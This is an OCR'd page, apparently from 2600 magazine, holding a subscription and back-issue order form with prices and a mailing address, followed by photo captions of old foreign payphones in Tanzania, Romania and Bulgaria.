NOT ALL OF US KNOW ABOUT THE INCREASE IN THE COST OF PAPER; WE'RE EVEN HEARING RUMORS THAT THE PRICE OF INK WILL BE GOING UP. ADD TO THAT THE FACT THAT WE'LL BE ADDING MORE PAGES NEXT YEAR AND IMPROVING THE MAGAZINE IN VARIOUS OTHER WAYS AND YOU CAN SEE WHAT WE'RE LEADING UP TO. AFTER ALL, IF EVERYONE ELSE CAN RAISE THEIR PRICES, WHY CAN'T WE? BECAUSE WE'RE DIFFERENT, THAT'S WHY. WE'LL RAISE OUR RATES WHEN WE'RE GOOD AND READY, NOT WHEN EVERYBODY TELLS US TO. SURPRISED? DON'T BE. IT'S JUST THE WAY WE ARE.

OF COURSE, YOU CAN HELP US STAY SOLVENT AND UNPREDICTABLE AT THE CURRENT PRICE BY RENEWING FOR MULTIPLE YEARS OR EVEN SPRINGING FOR A LIFETIME SUB.

INDIVIDUAL SUBSCRIPTION

□ 1 year/$21 □ 2 years/$38 □ 3 years/$54

CORPORATE SUBSCRIPTION

□ 1 year/$50 □ 2 years/$90 □ 3 years/$125

OVERSEAS SUBSCRIPTION

□ 1 year, individual/$30 □ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

□ $260 (the dire threats on this page will never apply to you)
(also includes back issues from 1984, 1985, and 1986)

BACK ISSUES (invaluable reference material)

□ 1984/$25 □ 1985/$25 □ 1986/$25 □ 1987/$25
□ 1988/$25 □ 1989/$25 □ 1990/$25 □ 1991/$25
□ 1992/$25 □ 1993/$25

(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)


(individual back issues for 1988 to present are $6.25 each, $7.50 overseas)

Send orders to: 2600, PO Box 752, Middle Island, NY 11953

TOTAL AMOUNT ENCLOSED: □

Old Style Foreign Payphones


Tanzania



From the streets of Zanzibar.

Photo by Hamilton Davis


Romania



Still operating in Bucharest.

Photo by T. Mele


Bulgaria



Note the vulnerable cords.

Photo by T. Mele

Bulgaria #2



Space age. (Both phones located in Sofia.)

Photo by T. Mele